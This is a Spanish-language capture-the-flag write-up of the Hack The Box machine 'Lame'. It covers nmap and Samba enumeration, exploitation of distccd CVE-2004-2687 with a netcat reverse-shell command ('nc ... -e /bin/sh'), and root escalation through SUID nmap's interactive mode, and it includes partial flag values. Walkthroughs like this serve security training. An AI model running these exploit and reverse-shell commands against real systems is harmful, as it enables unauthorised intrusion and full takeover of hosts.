




El primer paso, será comprobar si disponemos de conectividad entre nuestra máquina y la máquina objetivo.

Podemos realizar un ping a la dirección de destino.

```
kali@kali:~$ ping -c 2 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=101 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=63 time=99.8 ms

--- 10.10.10.3 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 99.813/100.278/100.743/0.465 ms
```

Podemos comprobar como los paquetes llegan a la máquina de destino correctamente, además a través del comando ping, conocemos que se trata de una máquina Linux.

RECONOCIMIENTO

En esta fase vamos a obtener más información de la máquina.

Usamos la herramienta NMAP,

```
'''nmap -sC -sV 10.10.10.3 -p-
```

```
PORT      STATE SERVICE  VERSION
```

```
21/tcp    open  ftp      vsftpd 2.3.4
```

```
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
| ftp-syst:
```

```
| STAT:
```

```
| FTP server status:
```

```
| Connected to 10.10.14.25
```

```
| Logged in as ftp
```

| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPD 2.3.4 - secure, fast, stable

|_End of status

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

| ssh-hostkey:

| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)

|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

|_clock-skew: mean: 2h06m36s, deviation: 2h49m45s, median: 6m34s

| smb-os-discovery:

| OS: Unix (Samba 3.0.20-Debian)

| Computer name: lame

| NetBIOS computer name:

| Domain name: hackthebox.gr

| FQDN: lame.hackthebox.gr

|_ System time: 2020-07-17T14:59:35-04:00

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

|_smb2-time: Protocol negotiation failed (SMB2)'''

Vamos a obtener más información de los servicios samba.

NMAP cuenta con scripts, para realizar una enumeración de samba.

```
kali@kali:~/HTB/lame/paper$ nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.10.3 -Pn
```

Starting Nmap 7.80 (<https://nmap.org>) at 2020-07-17 15:15 EDT

Nmap scan report for 10.10.10.3

Host is up (0.10s latency).

PORT STATE SERVICE

445/tcp open microsoft-ds

Host script results:

```
| smb-enum-shares:
|  account_used: <blank>
|  \\10.10.10.3\ADMIN$:
|    Type: STYPE_IPC
|    Comment: IPC Service (lame server (Samba 3.0.20-Debian))
|    Users: 1
|    Max Users: <unlimited>
|    Path: C:\tmp
|    Anonymous access: <none>
|  \\10.10.10.3\IPC$:
|    Type: STYPE_IPC
|    Comment: IPC Service (lame server (Samba 3.0.20-Debian))
|    Users: 1
|    Max Users: <unlimited>
|    Path: C:\tmp
|    Anonymous access: READ/WRITE
|  \\10.10.10.3\opt:
|    Type: STYPE_DISKTREE
|    Comment:
```

```
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: <none>
| \\10.10.10.3\print$:
| Type: STYPE_DISKTREE
| Comment: Printer Drivers
| Users: 1
| Max Users: <unlimited>
| Path: C:\var\lib\samba\printers
| Anonymous access: <none>
| \\10.10.10.3\tmp:
| Type: STYPE_DISKTREE
| Comment: oh noes!
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
|_ Anonymous access: READ/WRITE
|_smb-enum-users: ERROR: Script execution failed (use -d to debug)
```

Podemos intentar acceder con smbclient, a algunos de los directorios listamos con los scripts de Nmap.

Pero no vemos nada relevante.

Por último nos queda el puerto **distccd v1**, volvemos a usar la herramienta nmap, y sus buenos scripts.

```

kali@kali:~$ ls -lh /usr/share/nmap/scripts/ | grep distcc
-rw-r--r-- 1 root root 3.5K Mar 10 12:52 distcc-cve2004-2687.nse
kali@kali:~$ nmap -p 3632 10.10.10.3 --script=distcc-cve2004-2687.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-17 15:56 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.25 seconds
kali@kali:~$ nmap -p 3632 10.10.10.3 --script=distcc-cve2004-2687.nse -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-17 15:56 EDT
Nmap scan report for 10.10.10.3
Host is up (0.10s latency).

PORT      STATE SERVICE
3632/tcp  open  distccd
distcc-cve2004-2687:
  VULNERABLE:
    distcc Daemon Command Execution
    State: VULNERABLE (Exploitable)
    IDs: CVE:CVE-2004-2687
    Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
    Allows executing of arbitrary commands on systems running distccd 3.1 and
    earlier. The vulnerability is the consequence of weak service configuration.

    Disclosure date: 2002-02-01
    Extra information:

    uid=1(daemon) gid=1(daemon) groups=1(daemon)

    References:
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
    https://nvd.nist.gov/vuln/detail/CVE-2004-2687
    https://distcc.github.io/security.html

```

Análisis

Descubrimos la vulnerabilidad CVE-2004-2687, esta vulnerabilidad tiene una gravedad de rango ALTO, y nos permitiría ejecutar comandos de manera remota.

Podemos hacer uso de este código

```
''' nmap -p 3632 <ip> --script distcc-exec --script-args="distcc-exec.cmd='id'''
```

O podemos hacer uso de este script

<https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855>

Explotación

Si leemos el script, nos indica como explotarlo.

Primero, levantamos un puerto con netcat

```

kali@kali:~$ rlwrap nc -nlvp 1403
listening on [any] 1403 ...

```

Y a posteriori, lanzamos el script

```

kali@kali:~/HTB/lame/paper/exploit$ python distccd_rce_CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.25 1403 -e /bin/sh"

```

Una vez lanzamos el script, obtendremos una shell.

```
kali@kali:~$ nc -nlvp 1403
listening on [any] 1403 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.3] 46701

whoami
daemon
hostname
lame
```

El objetivo de HTB, es conseguir las flags de el usuario y de root.

En este caso podríamos conseguir la del user.

```
pwd
/home/makis
ls
user.txt
cat user.txt | head -c 10
69454a937d
```

POSTEXPLOTACIÓN

Una vez conseguido el acceso, debemos elevar nuestros privilegios para conseguir ser root, y conseguir la flag final.

Realizamos una búsqueda de ficheros **SUID**, ficheros que podemos ejecutar con los permisos del usuario que los creo.

```
daemon@lame:/root/.ssh$ find / -perm -u=s -type f 2>/dev/null
```

De todos los que nos encontramos, nos llama la atención la herramienta nmap, si..., parece que con está herramienta podemos realizar todo jeje.

```
daemon@lame:/root/.ssh$ ls -la /usr/bin/nmap
ls -la /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 Apr  8 2008 /usr/bin/nmap
```

Las antiguas versiones de la herramienta nmap, cuentan con un modo interactive, el cuál permite a los usuarios ejecutar comandos en una shell.

```
daemon@lame:/root/.ssh$ nmap -V
nmap -V

Nmap version 4.53 ( http://insecure.org )
```

Este modo, está comprendido entre las versiones 2.02 a 5.21

Abrimos el modo interactive e invocamos una shell

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

Para más información sobre binarios, podemos hacer uso de gtfobins <https://gtfobins.github.io/gtfobins/nmap/>

Conseguimos root, y con ello tendremos permisos para obtener la flag

```
pwd  
/root  
cat root.txt | head -c 10  
92caac3be1
```